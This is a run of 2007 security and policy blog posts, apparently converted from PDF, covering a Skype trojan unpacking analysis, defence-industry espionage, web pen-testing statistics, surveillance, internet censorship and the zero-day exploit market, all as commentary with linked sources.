



Were you Tracking Santa's Location? (2007-01-04 14:39)

As usual, [1]NORAD were, but there's one minor issue to keep in mind and that's how during the Christmas and New

Year holidays Santa Claus is the most successfully targeted victim of identity theft. Hopefully they were [2]tracking the real Santa through the real Rudolph as the weakest link :

*" The satellites have infrared sensors, meaning they can detect heat. When a rocket or missile is launched, a tremendous amount of heat is produced - enough for the satellites to detect. **Rudolph's nose gives off an infrared signature***

***similar to a missile launch. The satellites can detect Rudolph's bright red nose with practically no problem.** With so many years of experience, NORAD has become good at tracking aircraft entering North America, detecting worldwide*

missile launches and tracking the progress of Santa, thanks to Rudolph. "

All rest is a commodity but attitude.

1. <http://www.noradsanta.org/en/default.php>
2. http://www.noradsanta.org/en/how_we_do_it.php

5



Technical Analysis of the Skype Trojan (2007-01-04 15:00)

During December yet another trojan started making rounds, this time dubbed [1]the Skype trojan – SEO conspiracy.

Was the trojan exploiting a zero day vulnerability in the Skype protocol? Absolutely not, as it was basically using

Skype's messaging service as a propagation [2]vector, thus, the gullible and in a Christmas mood end user was

still supposed to interact with the malware by clicking on the link. And with required end user's interaction, the

possibilities for major outbreaks were very limited. Perhaps the only development worth mentioning is the malware

author's use of commercial anti-cracking software – [3]NTKrnl Secure Suite – to make the unpacking harder, or at

least theoretically improve the time needed to do so compared to using publicly obtainable, and much more easily

detectable packers.

Two days ago, Nicolas Brulez from Websense Security Labs released [4] a technical analysis of the trojan itself,

and here's your proof for the logical possibilities of specific copy'n'paste malware modules :

" The main protection scheme I faced was the copy pasted from my HoneyNet Scan of The month 33 Challenge.

The breakpoint detection was 100 % identical, even the numbers I had generated randomly. More importantly, the

technique I had written based on SEH + cpuid/rdtsc was also copied. The only difference was that they used the EDX

register to compare the timing.

Copy pasting protection code without even changing it a little, provides no security at all and allowed me

to unpack it even quicker. (gotta love looking at code you wrote 2 years ago)

It apparently included some other tricks, that made it a little harder to unpack, and the file looked like it was corrupted at some point. In order to debug it and comment my disassembly in a readable way, I opted to use a


userland debugger, and thus had to write a little shellcode for injection into the packed malware. Basically, it entailed abusing Windows Exception Handling (using a hook), to get past every check. After that, one could attach his favorite

userland debugger to the malware and eventually find the Original Entry Point. Although the imports rebuilding for this protector isn't hard at all, it wasn't mandatory in this executable as it only imported one function: ExitProcess"

And while the average malware coder is using commercial tools to make his releases harder to analyze, the

[5]almighty jihadist is still living in the [6]Hacker Defender world.

1. <http://www.websense.com/securitylabs/blog/blog.php?BlogID=101>
2. <http://ddanchev.blogspot.com/2006/06/skype-as-attack-vector.html>
3. <http://www.ntkrnl.com/products/securesuite/default.php>
- 6
4. <http://www.websense.com/securitylabs/blog/blog.php?BlogID=102>
5. <http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html>
6. <http://hxdef.org/>



ELITE CUBAN ESPIONAGE TEAM INVADES MIAMI

Foreign Intelligence Services and U.S Technology Espionage (2007-01-07 18:20)

Talking about globalization, like it or not, perceive it as a threat to national security or a key economic benefit, it's happening and you cannot stop it. Nothing else will add more long-term value to a business or a military force than

innovation, and when it comes to the U.S military's self-efficiency in R &D, it's pretty evident they've managed to achieve the balance and still dictate the rhythm.

[1]The methods used aren't nothing new :

" The report says that foreign spies use a wide variety of techniques, ranging from setting up front companies that make phony business proposals to hacking computers containing information on lasers, missiles and other

systems. But the most popular methods of attempting to obtain information was a simple "informational request"

(34.2 %) and attempts to purchase the information (32.2 %). Attempts were also made using personal relationships, searching the Internet, making contacts at conferences and seminars, cultural exchanges. "

[2]What's new is the actual report in question -

[3]"Technology Collection Trends in the U.S. Defense Indus-

try". OSINT is also an important trends gathering factor, and so is corporate espionage through old-fashioned

malware [4]approaches or [5]direct intrusions, and it's great the report is considering the ease of execution on these and the possible network vulnerabilities in the contractors :

" DSS also anticipates an increase in suspicious internet activity against cleared defense contractors. The potential gain from even one successful computer intrusion makes it an attractive, relatively lowrisk, option for any country seeking access to sensitive information stored on U.S. computer networks. The risk to sensitive information on U.S.

computer systems will increase as more countries develop capabilities to exploit those systems. "

Then again, what's produced by the U.S but cannot be obtained from there, will be from other much more in-

8

secure third-party purchasers – how did [6]Hezbollah got hold of night vision gear? Or even worse, by obtaining the

[7]leftovers from a battle conflict for further clues.

The bottom line question - is the illegal transfer of U.S technology threat higher than the indirect leakage of

U.S educated students taking their IQ back home, while feeling offended by their inability to make an impact were they a U.S citizen?

1. http://www.kommersant.com/p-9797/r_527/intelligence_gathering_espionage/
2. http://www.fas.org/blog/secrecy/2007/01/dss_views_foreign_collection_o.html
3. <http://www.fas.org/irp/threat/2006trends.pdf>
4. <http://ddanchev.blogspot.com/2006/09/biggest-military-hacks-of-all-time.html>
5. <http://ddanchev.blogspot.com/2006/07/north-koreas-cyber-warfare-unit-121.html>
6. <http://www.sfgate.com/cgi-bin/article.cgi?file=/c/a/2006/08/20/MNGK9KLVH41.DTL>
7. http://www.fas.org/blog/secrecy/2006/07/dod_manual_on_technical_intell.html

Attack Class	Hits
Parameter Tampering	14.53%
Permissions improper management	12.49%
SQL Injection	10.29%
Cross-Site Scripting	8.74%
Information Gathering	8.33%
Source disclosure	8.17%
Session Hijacking	7.27%
Known Vulnerabilities	6.29%
Denial of Service	5.47%
Access of Internal Modules	4.33%
Brute Force	3.76%
Forceful Browsing	3.27%
Buffer Overflow	2.53%
Cookie Poisoning	2.29%
Directory Traversal	2.21%

Four Years of Application Pen Testing Statistics (2007-01-07 20:24)

[1]Invaluable :

" The article presents a unique opportunity to take a peek into the usually secluded data regarding the actual risk posed to Web applications. It shows a constant increase in risk level over the four years and an overwhelming overall percentage of applications susceptible to information theft (over 57 %), direct financial damage (over 22 %), denial of service (11 %) and execution of arbitrary code (over 8 %). The article analyzes results of first time penetration tests as well as repeat tests (retests) in order to evaluate the evolution of application security within Web applications over time. "


Lots of figures respecting your busy schedule, and the authors' data pointing out how the lack of repeated testing,

and the "security as a one time purchase" mentality, actually means a false sense of security. Having a secured web application doesn't mean the end user won't be susceptible to a client side attack, and having a secured end user

doesn't mean the web application itself will be secured, ironic, isn't it? Perhaps prioritizing the platforms to be audited, namely [2]the major web properties, could protect the always unaware [3]end user to a certain extend – from himself.

[4]Related [5]comments.

1. http://www.imperva.com/application_defense_center/papers/how_safe_is_it.html
2. <http://www.comscore.com/press/release.asp?press=1152>
3. <http://ddanchev.blogspot.com/2006/07/splitting-botnets-bandwidth-capacity.html>
4. <http://ddanchev.blogspot.com/2006/08/malware-statistics-on-social.html>
5. <http://ddanchev.blogspot.com/2006/05/current-state-of-web-application-worms.html>



Dana Summers
The Orlando Sentinel
Tribune Media Services

Web Economy Buzz Words Generator (2007-01-07 20:59)

Whether looking for VC cash, or having a quota to meet being a salesman, [1]some of these may come handy or pretty much make someone's morning.

Here are my favorite:

e-enable integrated mindshare

empower impactful infomediaries

architect compelling ROI

productize 24/7 e-services

recontextualize compelling ROI

Doesn't matter how well you project your success, if you don't have an elevator pitch worth someone's atten-

tion span, than you don't know what you're doing, but merely relying on the web economy's state of buzziness - this

is another one. Try some [2]copywriting exercises too.

1. <http://www.dack.com/web/bullshit.html>

2. <http://ddanchev.blogspot.com/2006/07/spreading-psychological-imagination.html>

11



Sunday's Portion of Hahaha (2007-01-07 21:28)

While patiently waiting for the future adventures of [1]Monica Furious, I came across a nice collection of [2]cartoons.

I'm sure you'll find these two very entertaining - "[3]The Disabled Cookies" and "[4]The Spam Prison".

1. <http://leadsalad.com/>

2. http://www.londonstimes.us/toons/index_computers.html

3. http://www.londonstimes.us/toons/cartoons/display.html?image=Simeon_DisabledCookies4.jpg

4. http://www.londonstimes.us/toons/cartoons/display.html?image=Bennett_prisonguys.jpg

12



Visits to the White House Now Top Secret Information (2007-01-07 21:50)

[1]

Informative - White House visitor logs declared top secret :

*" The five-page document dated May 17 declares that all entry and exit data on White House visitors belongs to the White House as presidential records rather than to the Secret Service as agency records. Therefore, the agreement states, **the material is not subject to public disclosure under the Freedom of Information Act.***

*In the past, Secret Service logs have revealed the comings and goings of various White House visitors, including **Monica Lewinsky** during the Clinton administration. "*

I thought that's always been the case anyway, but it closes a loophole that could result in potentially embarrassing

future developments - or less accountability. Time will show.
[2]More info.

1.

<http://www.chron.com/disp/story.mpl/politics/4450956.html>

2. <http://www.firstamendmentcenter.org/news.aspx?id=17981>

13



Russia's Lawful Interception of Internet Communications (2007-01-08 21:54)

Don't fool yourself, they've [1]been doing it for the time being, now they're legalizing it - working for anything like the EFF in Russia means having the bugs in your place bugged. [2]Citing Cyber-Terrorism Threat, Russia Explores

Internet Controls :

" An estimated 20 percent of the Russian population now has access to the Internet. Whereas the Putin admin-

istration exerts tight control over the major domestic broadcast and print media, it does not currently restrict the content of Internet sites on a wide scale. Web sites such as Gazeta.ru and Lenta.ru provide many of the articles

and commentary that would normally otherwise appear in an opposition press. Several wealthy Russians living in

political exile, including Boris Berezovsky and Vladimir Gusinsky, own Russian-language websites that publicize their anti-Putin views to Russian audiences. In August 2006, Russian right-wing extremists used the Internet to coordinate a bomb attack against illegal migrants from Asia. "

Give me an excuse for [3]data retention? No, give me another one besides the infamous "if you don't have

anything to hide then why worry"? We all have things to hide, and things we don't want others to know, that's

still called my privacy, and since when does this became a terrorist activity, or someone's just piggybacking on

the overall paranoia created by the thought to be acting as government watchdog, media – don't be a reporter,

be a journalist! Winning the public support in different countries largely relies on the local attitudes towards the

key buzzwords - **terrorists** are using the Net as a "safe heaven", and **child pornographers** are operating online, while people are unemployed and primitive deceases which should been dealth with years are a second economic

priority, next to your first one - **fighting your (political campaign) demons, or the (upcoming budget allocation)**

demons you put so much efforts into making me believe in. Start from the basics, why retain everyone's data, and intercept everyone's communications while forgetting that information is all about interpretation? How come you're

assuming – if you're even considering it – that such a neatly centralized databases of private information would be

protected from insiders, even outsiders which will inevitably be tempted to having access to such a database? A

country's intelligence is the government's tool for protecting the national security or beyond, but over-empowering

the watchers is so shortsighted, you'd better break through your black'n'white world only and start considering all

other colours as equal. Don't slip on your values.

If you sacrifice privacy for security, you don't deserve both of them, and the utopian idea of having a 100 %

successful law enforcement as the panacea of dealing of crime reminds of a quote I recently find myself repeating

very often - make sure [4]what you wish for, so it [5]doesn't actually happen.

1. http://ddanchev.blogspot.com/2006/04/catching-up-on-how-to-lawfully_12.html

2. <http://worldpoliticswatch.com/article.aspx?id=416>

3. <http://www.dataretentionisnosolution.com/>

4. <http://en.wikipedia.org/wiki/Thoughtcrime>

14

5. http://en.wikipedia.org/wiki/Nineteen_Eighty-Four

15



Iran Bans Purchase of Foreign Satellite Data (2007-01-08 22:53)

[1]Re-inventing the wheel :

" According to the bill, a copy of which has been sent to all ministries, organizations, state and revolutionary institutions, the purchase of information from foreign sources is deemed against the law. Specialists of the Defense Ministry have currently succeeded in initiating a project for obtaining satellite information online. For the first time in Iran, it is now possible to produce topographic maps, on a scale of 1/10,000, of a specific area for municipal and developmental projects, with the satellite images of very high resolution. "

Guess they don't want others to know which locations of their country are still unknown to themselves, but

with the bill definitely implemented as a national security measure, and to improve the nation's self-esteem, drop a

line if they ever get close to producing such [2]high-resolution image of their [3]Natanz facility on their own.

1. <http://english.farsnews.com/newstext.php?nn=8510170172>

2. <http://www.ceip.org/files/projects/npp/resources/images/iran/natanz.JPG>

3. http://www.isis-online.org/images/iran/iran_image_index.html

16



Insider Sentiments around L.A's Traffic Light System (2007-01-10 00:03)

Remember how the [1]Hollywood Hackers were winning time while heading straight to Grand Central Station in NYC to

outsmart the Plague's plan to cause a worldwide ecological disaster and cash in between? In pretty much the same

fashion - without the randomization of traffic lights - [2]two engineers in between their union's strike seems to have watched the movie too :

" They didn't shut the lights off, city transportation sources said. Rather, the engineers allegedly programmed them so that red lights would be extremely long on the most congested approaches to the intersections, causing gridlock for several days starting Aug. 21, they said. "


Whether overall paranoia due to the sensitive nature of the workers' positions and the publicly stated intentions, insider sentiments prevail from my point of view.

1. <http://www.imdb.com/Title?0113243>
2. <http://www.latimes.com/news/local/la-me-trafficlights9jan09,0,7005703.story?coll=la-home-local>

17

State of the Union

by Carl Moore



Copyright ©2006 Creators Syndicate, Inc.

Data Mining Credit Cards for Child Porn Purchases (2007-01-10 00:14)

22 million customers had the [1]privacy of their credit card purchasing histories breached for the sake of coming up

with 322 suspects while looking for transactions to a single child porn web site - ingenious, absolutely ingenious :

" In the case under investigation, police were aware of a child pornography Web site outside of Germany that was attracting users inside the country. And they asked the credit-card companies to conduct a database search

narrowed to three criteria: a specific amount of money, a specific time period and a specific receiver account. "

I don't want to ruin the effect of the effort here, but why do you still believe child porn is located on the

WWW, in the http:// field you're so obsessed with? Is the WWW the only content distribution vector for multimedia

files you're aware of? Try the [2]Internet Relay Chat, the concept of Fserve to be precise. Having found the low lifes who buy child porn over the Web is like picturing a pothead as the über-dealer to meet your quotas, namely, efforts

like these have absolutely no effect on the overall [3]state of child pornography online. It's the wrong way to fight the war. Put the emphasis on fighting the very production process - trafficking of children - not the distribution one.

1. <http://yro.slashdot.org/article.pl?sid=07/01/09/1833244>

2. <http://www.usenet-replayer.com/faq/uk.legal.html>

3. http://www.redbarnet.dk/Files/Filer/Rapporter/Position_paper_2004.pdf

Still Living in the Perimeter Defense World (2007-01-10 00:19)

Whereas you'd better break out of the [1]budget-allocation myopia and consider [2]prioritizing your security

investments, [3]decreased spending on information security in certain regions means good old-fashioned malware

and spam floods for the rest of regions doing it :

" Fewer small- and medium-sized enterprises (SMEs) in Taiwan will increase their spending on information security this year compared with last year, according to a report released Thursday by the Institute for Information

Industry's Market Intelligence Center (MIC). The report said that only 12.9 percent of SMEs will increase their

information security spending in 2007, compared with 16.2 percent in 2006. "

Perimeter defense and host security is like the ABC of security, but since viruses and network attacks are

"taken care of" all seems fine – you wish.

" While more than 90 percent of SMEs have installed anti-virus software and firewall devices, only 11 percent have installed unified threat management products, according to Wang. "

And while your organization is multitasking on how to budget with the anyway scarce resources due to legal

requirements to do so, or visionary leaders realizing the soft and hard cash losses if you dare to pretend your

organization wouldn't get breached into, regions around the world don't have the incentives to do so. If you bring

too many people to a party someone always takes a *** in the beer, or so they say. Know when to spend, how much,

on what, and is the timing for your investment the right one given the environmental factors of your company. A

small size business doesn't really need a honeyfarm unless of course the admin is putting a personal effort in the job.

1. <http://ddanchev.blogspot.com/2006/07/budget-allocation-myopia-and.html>

2. <http://ddanchev.blogspot.com/2006/05/valuing-security-and-prioritizing-your.html>

3. <http://www.chinapost.com.tw/news/archives/business/200716/99290.htm>

19

Eyes in London's Sky - Surveillance Poster (2007-01-10 14:08)

Alcohol's bad, drugs are bad, [1]surveillance is good for protecting your from the insecurities we made you become

paranoid of, and so are [2]head-mounted surveillance cams equipped police officers. Sure, but consider the [3]social

implications too. London may be one of the most important business centers in Europe – next to Frankfurt and

Rotterdam – but I'm so not looking forward to living in what's turning into a [4]synonym for 1984.

1. http://www.signs-of-the-times.org/signs/pods/watchful_eyes.jpg
2. <http://ddanchev.blogspot.com/2006/11/londons-police-experimenting-with-head.html>
3. <http://www.surveillance-and-society.org/>
4. <http://photos1.blogger.com/x/blogger2/4099/2257/1600/57984/phr2005spread.jpg>

20

Preventing a Massive al-Qaeda Cyber Attack (2007-01-10 14:59)

From the [1]unpragmatic department :

*" Colarik proposes "a league of cyber communities." The world's 20 largest economies would sign a treaty vow-ing to manage their own country's cyber activities. **Member states would then deny traffic to any nation that refuses***

to crack down on cyber terrorists. "

No, he really means it, totally forgetting on how a huge percentage of [2]terrorist related web sites are hosted in the U.S. Here's the [3]latest example. It gets even more shortsighted :

" Al-Qaeda also publishes a monthly magazine devoted to cyber-terrorism techniques. "

If installing a VMware and PGP Whole Disk Encryption is a [4]cyber-terrorism technique, we're all cyber terror-

ists without the radical mode of thinking and the Quran on the bookshelf.

1. <http://www.cbn.com/CBNnews/84460.aspx>
2. <http://www.haganah.org.il/harchives/005680.html>
3. <http://www.haganah.org.il/harchives/005831.html>
4. <http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html>

21



It's all About the Vision and the Courage to Execute it (2007-01-10 15:21)

Great article on [1]China's blogging market and the never-ending censorship saga. Meet Fang Xingdong, a banned

journalist who decides to beat them by playing their own game, do the math yourself. While heading China's Bokee

with 14 million bloggers and more than 10,000 new ones every day, he's appointed only 10 people to monitor the

blogs :

" Of course, the authorities did not allow a completely wide-open system. Censorship is still practised, even at Mr.

Fang's company. Among his 80 employees are 10 people who comb through the blogs every day, deleting anything

deemed to be obscene or politically unacceptable. He hopes that the Chinese blogosphere will become self-regulating.


"If it's more orderly, there will be less pressure on us," he says. "I think a blog should have a basic foundation of morality and law. I compare it to a person's home. "

If I were in China, I'd register on his network.

1.

<http://www.theglobeandmail.com/servlet/story/LAC.20070110.WATCHINGFANG10/TPStory/TPInternational/Asia/>

Iran's Artillery Rockets [aka Katyusha]



Transferring Sensitive Military Technology (2007-01-11 01:00)

[1]Busted :

" China on Tuesday condemned US sanctions imposed last week on three Chinese companies for allegedly sell-

ing banned weapons to Iran and Syria, calling the accusations "totally groundless". "We strongly oppose this and demand the US side correct this erroneous action," foreign ministry spokesman Liu Jianchao said at a regular press conference. The Chinese firms are among 24 foreign entities from several countries hit with the sanctions, invoked under the 2005 Iran and Syria Nonproliferation Act. "

Follow the connection, the U.S is doing business with the Chinese companies, who leak it to Iran and Syria,

who leak it [2]Hezbollah or [3]pretty much everyone at the bottom of the food chain.

More comments - "[4]Foreign Intelligence Services and U.S Technology Espionage" and "[5]Hezbollah's use of 23

Unmanned Aerial Vehicles - UAVs".

Artillery Rockets image courtesy of [6]Globalsecurity.org

1.

http://www.spacewar.com/reports/China_Condemns_US_Sanctions_On_Three_Firms_999.html

2. [http://www.defenseindustrydaily.com/2005/04/hezbollah-](http://www.defenseindustrydaily.com/2005/04/hezbollah-mirsad1-uav-penetrates-israeli-air-defenses/index.p)
[mirsad1-uav-penetrates-israeli-air-defenses/index.p](http://www.defenseindustrydaily.com/2005/04/hezbollah-mirsad1-uav-penetrates-israeli-air-defenses/index.p)

[hp](#)

3. <http://www.msnbc.msn.com/id/7477528/>

4. [http://ddanchev.blogspot.com/2007/01/foreign-](http://ddanchev.blogspot.com/2007/01/foreign-intelligence-services-and-us.html)
[intelligence-services-and-us.html](http://ddanchev.blogspot.com/2007/01/foreign-intelligence-services-and-us.html)

5. [http://ddanchev.blogspot.com/2006/09/hezbollahs-use-of-](http://ddanchev.blogspot.com/2006/09/hezbollahs-use-of-unmanned-aerial.html)
[unmanned-aerial.html](http://ddanchev.blogspot.com/2006/09/hezbollahs-use-of-unmanned-aerial.html)

6. <http://globalsecurity.org/>

24



Head Mounted Surveillance System (2007-01-11 01:32)

[1]It's so cheap and [2]affordable even you can add it to your wish list :

*" The new DV ProFusion is a cost effective alternative to the DV Pro. It is a lightweight, mobile, body worn video and audio solution. DV ProFusion has a built in screen allowing for live viewing and instant playback. **DV***

ProFusion is available in either 30GB hard drive capacity, which provides up to 100 hours of video or 100GB offering

450 hours of video, depending on sampling bit rate.
DV ProFusion enables the user to keep both hands free whilst recording exactly what they see and hear themselves. DV ProFusion is specifically designed to work with a number of optional accessories, including an extendable pole and additional lens options. "

While it's very [3]innovative idea, in five years the current models would look like the brick-size like Motorola

cell phones you all know. I like the idea of storing the footage in the device compared to relying via air which makes me think of several scenarios for possible abuse or DoS attacks. In case you haven't heard [4]public CCTV cameras

are getting a boost with built-in speakers, so perhaps at a later stage it would come to someone's mind to include a

speaker on the other side of the head too. Two [5]clips to see it in [6]action.

1. <http://www.doublevisionsystems.com/>
2. <http://www.doublevisionsystems.com/prices.html>
3. <http://ddanchev.blogspot.com/2006/11/londons-police-experimenting-with-head.html>
4. <http://www.silicon.com/publicsector/0,3800010403,39164346,00.htm>
5. <http://www.doublevisionsystems.com/loftsearch.mov>
6. http://www.doublevisionsystems.com/light_test.mov



Security Lifestyle(S) (2007-01-13 18:30)

If [1]Security is a state of mind, then so is brand loyalty.

1. <http://www.worldaidsday.org/default.asp>



The Life of a Security Threat (2007-01-15 20:40)

[1]

Eye-catching streaming video courtesy of [2]iDefense. In the past, iDefense got a lot of publicity due to their

outstanding [3]cyber intelligence capabilities, and quality reports among which my favorite is the one providing a

complete coverage of the [4]China vs U.S cyberwar due to the [5]captured AWACS in case you remember. VeriSign,

perhaps the last vendor you would think of, purchased the company with the idea to diversify its portfolio of services and further expand their market propositions, if critical infrastructure is what they manage, an IDS signature when

there's no patch available and wouldn't be not even next [6]Patch Tuesday, is invaluable and proactive approach

for protecting a company's assets. Recently, [7]iDefense offered another bounty on zero day vulnerabilities in Vista

and IE7, but considering that Windows Vista is still not adopted on a large corporate and end user scale the way XP

is, therefore a zero day exploit for Windows XP must have a higher valuation than a Windows Vista one. Proving

Vista is insecure and iDefense taking the credit for it though, is a strategic business move rather than a move aiming to improve the overall security of their customers – if only could iDefense purchase all the exploits from Month

of the X Bugs initiatives. Moreover, a [8]Vista zero day exploit was available for sale. Feel the hypo-meter about

to explode. Think malicious attackers. Would someone pay \$50,000 for an exploit of an OS whose adoption by

corporate and home users is continuing to sparkle debates, while an IE6 zero days are offered in between \$1000-2000?

In the time of blogging, there're numerous [9]zero day vulnerabilities for sale out there, the way this [10]com-

mercialization of vulnerability research directly created the – thankfully – still not centralized [11]underground

market for vulnerabilities by adding more value to what's [12]a commodity from my point of view. Here's a complete

coverage on [13]how the WMF vulnerability got purchased for \$4000 in case you want to deepen your knowledge

into the topic.

1.

http://labs.iddefense.com/files/video/loat/loat_585kbps.wmv

2. <http://labs.iddefense.com/>

3. <http://ddanchev.blogspot.com/2006/09/cyber-intelligence-cyberint.html>
